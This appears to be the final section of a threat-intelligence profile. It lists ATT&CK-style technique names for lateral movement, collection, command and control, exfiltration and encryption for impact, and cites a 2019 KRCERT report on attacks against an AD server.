**Lateral Movement**

Remote Desktop Protocol
Remote Services

**Collection**

Automated Collection
Data from Local System
Email Collection
Input Capture

**Command and Control**

Commonly Used Port
Custom Command and Control Protocol
Custom Cryptographic Protocol
Data Encoding
Remote Access Tools
Standard Application Layer Protocol
Standard Cryptographic Protocol

**Exfiltration**

Automated Exfiltration

Data Compressed

Exfiltration Over Alternative Protocol

Exfiltration Over Command and Control Channel

**Intent**

Data Encrypted for Impact

## References

**KRCERT – Analysis of Attacks on AD Server (2019.04.17)**

https://www.krcert.or.kr/data/reportView.do?bulletin_writing_sequence=35006

---